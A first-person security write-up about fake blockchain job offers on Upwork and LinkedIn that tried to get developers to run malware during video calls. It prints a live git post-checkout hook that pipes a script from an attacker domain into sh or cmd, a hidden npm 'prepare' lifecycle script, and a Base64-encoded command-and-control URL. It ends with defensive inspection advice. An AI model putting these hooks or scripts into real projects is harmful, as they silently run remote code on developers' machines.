

In the past month, five separate attempts were made to compromise my machine through what looked like legitimate blockchain development opportunities. Three came through Upwork — each confirmed malicious by official Upwork Trust & Safety notifications. Two came through LinkedIn and a connected channel. All five followed variants of the same playbook.
This is a documented account of what happened, how each attack worked technically, and what you need to do before you run someone else's code.
THE SCALE
Between April 8 and May 21, 2026, I interacted with five separate actors posing as clients or recruiters in the blockchain development space.
Apr 8 — Upwork — Lead Blockchain Dev (Celo) — Flagged May 18, 40-day gap | Apr 30 — Upwork — Blockchain project — Flagged same day | May 19 — Upwork — NFT Minting & Staking — Flagged May 21 | May 19–21 — LinkedIn — Technical Advisor — No platform flag | May 21–2nd channel — Blockchain Engineer / AI infra — No platform flag
In every Upwork case, the platform eventually removed the job postings for Terms of Service violations and sent me formal security notifications naming the specific users involved. The LinkedIn and second-channel attacks produced no platform-level detection at all.
The first Upwork contact arrived April 8. The security notification arrived May 18. That is 40 days of an active account targeting blockchain developers before the platform took action. In those 40 days, every developer who received an invitation and followed instructions was exposed. The warning arrived after the window had already been open for over a month.
THE SHARED PLAYBOOK
Across all five engagements, the attack pattern was consistent enough to describe as a script.
Step 1: Establish credibility
Each actor presented a real-sounding company with a specific project. One had a professional multi-page roadmap PDF for a fractional real estate investment platform. Another gave a detailed founding history — 2023 origins, 2024 developer community traction, 2025 ecosystem expansion. These were not sloppy cover stories. They were rehearsed pitches that held up to a first pass of scrutiny.
Step 2: Move to a video call
Every engagement escalated to a Google Meet call. The call serves a specific function: social distraction during command execution. A conversation is happening. Questions are being asked. Attention is split between the person talking and the terminal.
Step 3: Share a codebase
A zip file, a GitHub repo link, or both. Always framed as "our MVP" or "the current version we'd want you to review." Always with a request to look at it before or during the call.
Step 4: Request screen sharing
Once the codebase was in front of me, every actor asked to see my screen. In one call, the technical contact said he was on his iPhone and could not share his own screen — only watch mine.
Step 5: Push terminal commands
Clone this. Run npm install. Switch to this branch. The specific command varied by attack vector. The goal was identical: get something executing in your terminal while you're engaged in conversation and your attention is elsewhere.
Targeting pattern: Every project was built around Ethereum, Solidity, or an EVM-compatible chain. Every actor, when speaking with a Solana developer, mentioned wanting to eventually migrate to Solana or run across multiple chains. This adaptation is not coincidence — they studied profiles before engaging.
ATTACK VECTOR ONE: GIT HOOKS
The LinkedIn engagement delivered its payload through a 32MB zip file shared via Google Drive. Before extracting anything, I listed the file tree:
unzip -l Blockstar.zip
Every source file was zero bytes — controllers, models, React components, smart contracts, all of it empty. The only files with actual content were three in the .git/hooks/ directory:
588 bytes Blockstar/.git/hooks/pre-commit
586 bytes Blockstar/.git/hooks/pre-push
642 bytes Blockstar/.git/hooks/post-checkout
In a legitimate Git repository, hook files carry a .sample extension and execute nothing unless explicitly renamed. These three had no .sample extension. They were live and waiting.
Reading the post-checkout hook directly confirmed the mechanism:
#!/bin/sh uname_s="$(uname -s 2>/dev/null || echo unknown)" case "$uname_s" in Darwin) curl -s 'https://aglabs.sbs/settings/mac?flag=2' | sh >/dev/null 2>&1 exit 0 ;; Linux) wget -qO- 'https://aglabs.sbs/settings/linux?flag=2' | sh >/dev/null 2>&1 exit 0 ;; MINGW*|MSYS*|CYGWIN*) curl -s https://aglabs.sbs/settings/windows?flag=2 | cmd >/dev/null 2>&1 exit 0 ;; esac
The hook detects the operating system, downloads a script from aglabs.sbs, and executes it — silently, with all output suppressed. The payload never touches disk as a file. It downloads and runs entirely in memory. There is nothing for antivirus to scan.
The post-checkout hook fires automatically when you switch Git branches. During the live call, the technical contact kept asking me to run git checkout dev and git checkout video. Three hooks covered three trigger points — branch switching, committing, and pushing — to ensure at least one would fire during normal workflow.
Critical moment: During the call, I read the hook filenames out loud and described what I was seeing. The technical contact ignored everything I said and asked me to share my screen so he could guide me through switching branches. He knew exactly what was in that zip and needed those commands to run regardless. He could only watch. He needed me to type the commands.
ATTACK VECTOR TWO: NPM LIFECYCLE SCRIPTS
The second engagement was more sophisticated. Instead of a zip with obvious empty source files, the attacker shared a public GitHub repository containing a complete, functional-looking codebase — a Web3 gaming platform with real components, pages, assets, and a full directory structure cloned from a legitimate project.
The payload was in package.json:
"scripts": { "prepare": "start /b node server || nohup node server &" }
The prepare script is an npm lifecycle hook that runs automatically on npm install. There is no prompt. You do not have to call it. It fires the moment you install dependencies — on Windows silently in the background, on Linux and Mac with nohup ensuring the process survives terminal close. Neither produces output you would notice.
Once running, the server connected to a command-and-control endpoint hidden in the project's .env file:
AUTH_API=aHR0cHM6Ly9pcGNoZWNrLXNpeC52ZXJjZWwuYXBwL2FwaQ==
That value is Base64-encoded. Decoded:
https://ipcheck-six.vercel.app/api
Disguised as an authentication API. Obfuscated to avoid plain-text inspection. Error handling in the server was configured to suppress all output silently — the same pattern as the git hooks.
VirusTotal flagged the zip at 8 of 65 engines, identifying it as the contagiousjson malware family — a supply chain attack variant that hides payloads in npm package configuration.
Hash: 31a8a806b4c98b40d994d6f5de74e74836e863607c798d13bd77b650cd8cdb83
Eight of 65 engines. The other 57 missed it because there is no shellcode, no packed binary, nothing a signature scanner recognizes. The payload is a legitimate Node.js process making an outbound HTTP call. It looks like an application starting up.
During the live call, at the moment I was deciding what to do with the zip, I said: "Got too many safety things set up on my computer." Followed shortly by: "Just doing a little inspection really quick." The attacker was watching my screen and waiting for npm install. He never got it.
ATTACK VECTOR THREE: MALICIOUS NPM DEPENDENCY
The Upwork engagement was the most patient of the three. The attack required four separate conversations before the payload appeared. By the time I was in the repository, I had invested time, qualified the engagement, and was emotionally committed to evaluating it seriously.
The codebase was a fork of a well-known NFT game, with live smart contracts already deployed on a mainnet chain. A real project — or had been. Six months of no activity. A "miscommunication" with the previous development team. A new team being assembled.
Before running npm install, I ran npm view on an unfamiliar package in the dependency list:
"devkitx": "5.6.4"
npm view devkitx
devkitx@5.6.4 | MIT | deps: 6 | versions: 3 Homepage: https://getpino.io ← This is Pino. devkitx is not Pino. Published: a month ago by richtree2026 richtree26@gmail.com
dependencies: axios — HTTP requests (exfiltration) request — second HTTP client, deprecated fs — filesystem access execp — execute shell commands sqlite3 — local data storage parse-json — parse collected data
The homepage linked to a legitimate, well-known logging library. The package was not that library. The dependency set — read files, execute shell commands, make HTTP requests, store data locally — is the complete toolkit for credential harvesting. Published three weeks prior by a Gmail account with no public history.
npm install would have installed this package automatically with no prompt or warning. The malicious code would have executed as part of normal dependency resolution.
The "miscommunication with the previous development team" likely had a more precise description: a developer who planted a harvester on the way out. Upwork Trust & Safety confirmed the job post was malicious and removed it two days later.
HOW TO PROTECT YOURSELF
These attacks are designed to fire during workflow steps that feel normal. Cloning a repo feels normal. Running npm install feels normal. Switching a git branch feels normal. The defense is inserting inspection before execution — one extra step that costs less than ten seconds.
Before extracting any zip file:
unzip -l /path/to/file.zip
This is read-only. It lists the file tree without extracting anything. Look for zero-byte source files. Live hooks not ending in .sample should not exist in any legitimate codebase shared for review.
Before running npm install:
Read the scripts section of package.json. Every key is a potential execution point. Focus on:
- prepare — runs automatically on npm install
- preinstall — runs before npm install
- postinstall — runs after npm install
Any of these pointing to node server, curl, wget, or an external URL is not normal. Stop and investigate before proceeding.
For any unfamiliar dependency:
npm view [package-name]
Check the homepage. Check the maintainer. Check the publish date. Check the dependency list. A package published weeks ago by a Gmail address with dependencies that include execp, fs, and HTTP clients is not a utility library regardless of what it claims to be.
On screen sharing:
Do not share your screen with someone you have not verified through independent channels. A legitimate technical contact who needs to walk you through their codebase can share their own screen. If they tell you they're on a mobile device and can only watch yours, end the call and reschedule when they can demonstrate — not observe.
On verifying companies:
Search for the company independently before any engagement. Look up the domain registration date. Find employees on LinkedIn who predate the outreach. A company with a polished roadmap PDF and a recruiter who found you within days of the company's web presence going live deserves scrutiny, not enthusiasm.
THE PLATFORM GAP
Upwork's Trust & Safety team sent me three formal security notifications over three weeks. Each one named a specific user who had distributed malware. Each confirmed the job posting had been removed for Terms of Service violations. That response system exists and it works — eventually.
The word "eventually" is the problem. The first contact arrived April 8. The security notification arrived May 18. Forty days is not a detection gap. It is a campaign window.
The LinkedIn operations produced no platform-level detection at all. The recruiting accounts remain active as of the time of writing. The second-channel operation impersonated a legitimate, well-regarded blockchain infrastructure project — borrowing its name, its history, and its community reputation to add credibility to a job offer that ended in a malware payload.
The detection problem is genuinely hard. These payloads have no static signatures. A shell script that downloads its payload at runtime and a Node.js server that makes an outbound API call look like normal developer activity. But the gaps exist. And while platforms are building toward better detection, the attacks are running through the windows that are already open.
ONE VARIABLE AT A TIME
My standard for evaluating unfamiliar code is the same methodology I apply to everything else: change one variable at a time and observe the result before moving forward. When something is unknown, I do not run it and see what happens. I inspect it first, and I treat inspection as a non-negotiable step rather than an optional one.
unzip -l is read-only. npm view queries a public registry. Neither executes anything. Both take under ten seconds. Between inspection and execution, there is a decision point — and that decision point is the entire defense.
The five attackers I encountered in April and May 2026 structured every engagement specifically to eliminate that decision point. The credible company history, the polished documentation, the live video call with a friendly person walking you through it — all of it exists to make skipping the inspection feel natural and running the code feel like the obvious next step.
It was not the obvious next step. It was a trap with a well-designed entrance.
The entrance looks like a job offer. The credential validation looks like a code review. The payload delivery looks like onboarding. None of it is any of those things.
Inspect before you execute. Every time. Without exception.